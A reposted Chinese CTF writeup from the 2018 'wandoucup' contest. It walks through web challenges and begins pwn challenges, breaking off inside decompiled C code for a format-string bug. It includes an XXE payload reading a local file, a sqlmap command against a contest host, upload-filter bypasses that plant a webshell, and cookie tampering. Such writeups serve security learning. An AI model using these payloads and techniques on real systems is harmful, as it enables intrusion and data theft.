豌豆杯-CTF

转载

weixin_30919919 于 2018-10-29 13:51:00 发布 429 收藏 1
文章标签： 网络 php 数据库
原文链接：http://www.cnblogs.com/yof3ng/p/9870270.html
版权
目录

---

title: wandoucup-ctf
date: 2018-10-28 14:01:54
tags: [CTF,Pwn,流量分析]
categories: CTF
---


wandoucup-ctf

> 这两天在打一个稍微简单的CTF，写个writeup记录一下被虐的过程?，总的来说这场小赛是个大杂烩，毕竟你懂的?，作为做题者我们当然是有题做就ok的。
>
> 由于比赛后环境关闭，所以有的无图片展示，现有的图片是下午就准备写writeup截的图。

web

web1-签到题

题目链接

> 跟某几个ctf练习平台上面的滑稽题一样：
>
> 
>


一键获取flag?。


web2-输入密码查看flag


题目链接

> 简单浏览一下，就是一个爆破的题：
>
> 
>

密码为五位数，那我们直接上burpsuite咯：设置长度和payload字符：








GET FLAG!


web3-这真能传马？

题目链接


简单地抓包修改参数，从而使得自己能够传php，我直接上了一个大马，然后看/opt/flag.txt。



抓包可以看到url中的ext参数传递的是文件类型，猜测是可以修改，我们加个php到中间即可成功地直接上传webshell（很抠脚）。



然后再修改一下content-type即可：



To /opt/flag.txt get flag==>?

web4-这真能注入？

题目链接

浏览一下，加个单引号试试就一个很明显的注入咯：

直接sqlmap注入即可，`sqlmap -u http://101.231.137.47:20004/php/index.php?gid=1 --dbs`

得到数据库名后直接逐步指定数据库表，指定字段，dump即可。

由于比赛后服务已经关闭故未能截取成功图片。

web5-API

这题是xxe外部实体注入，通过抓包，修改POST数据以及Content-type从而读取到/tmp/flag.txt。

> XXE漏洞就是服务器接受从客户端发送来的xml格式数据时，xml数据中恶意的引用了外部实体，将它的值绑定为服务器的目标文件，这样在服务器返回给我们解析后的值时，就会把目标文件的内容返回给我们，从而读取敏感文件内容。

题目原本传输的`Content-type: application/json`改为`Content-type: application/xml`，并将POST的数据改为以下xml代码:

```
<?xml version=”1.0”?>
<!DOCTYPE a[
<!ENTITY xxe SYSTEM “file:///tmp/flag.txt”>
]>
<something>&xxe;</something>
```


然后发送数据包，就可得到api返回的flag了。


web6-sweet home

这道题有点东西，一步一步深入，到最后一个提示放出之后几分钟，迅速拿到flag。


步骤：登录和注册界面需要写脚本抛出对应规则的code，然后通过目录遍历得到部分页面源码以及一个目录(分别是`user.php~`， `config.php~`，`adminpic`)，根据源码可以得知adminpic是admin用户上传文件的一个目录，并且我们可以得到数据库账号密码，全端口扫描得到23306端口为数据库服务端口，登陆后得到admin账户密码，经过大半天的破解md5之后，得到提示`crypto.html`，这是一个指定的解密md5的页面，输入admin密码hash值破解得到提示`crypto.png`，访问得到二维码，扫描即可获得密码`wandouxueyuan:)`，用此密码可登录admin账户，来到上传图片publish页面，结合前面遍历得到的一个`adminpic`目录可以知道上传文件在此目录中，经过简单的绕过后上传大马即可。

傻傻的我还尝试文件包含，session_decode，以及register注册等等操作。





传完马后访问/adminpic目录即可看到自己上传的文件，从而getshell拿到flag：



web附加题-atom

> 这道web加餐题，实际上就是用给的账户密码登录后将cookie中的`admin=0`改为`admin=1`，然后会跳转到一个后台，然后查看后台源码即可得到真正的flag。

Pwn

> 三个pwn都非常经典，分别考察格式化字符串漏洞，简单的溢出，以及ret2sys几个知识点。


pwn1--格式化字符串漏洞

通过用IDA简单地分析一下逻辑，可以看到printf处存在格式化字符串漏洞：

```
#vuln_fun函数伪c代码
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp-Ch] [ebp-7Ch]
  int v5; // [esp-8h] [ebp-78h]
  int v6; // [esp-4h] [ebp-74h]
  int format; // [esp+0h] [ebp-70h]
  int v8; // [esp+4h] [ebp-6Ch]
  int v9; // [esp+8h] [ebp-68h]
  int v10; // [esp+Ch] [ebp-64h]
  int v11; // [esp+10h] [ebp-60h]
  int v12; // [esp+14h] [ebp-5Ch]
  int v13; // [esp+18h] [ebp-58h]
  int v14; // [esp+1Ch] [ebp-54h]
  int v15; // [esp+20h] [ebp-50h]
  int v16; // [esp+24h] [ebp-4Ch]
  int v17; // [esp+28h] [ebp-48h]
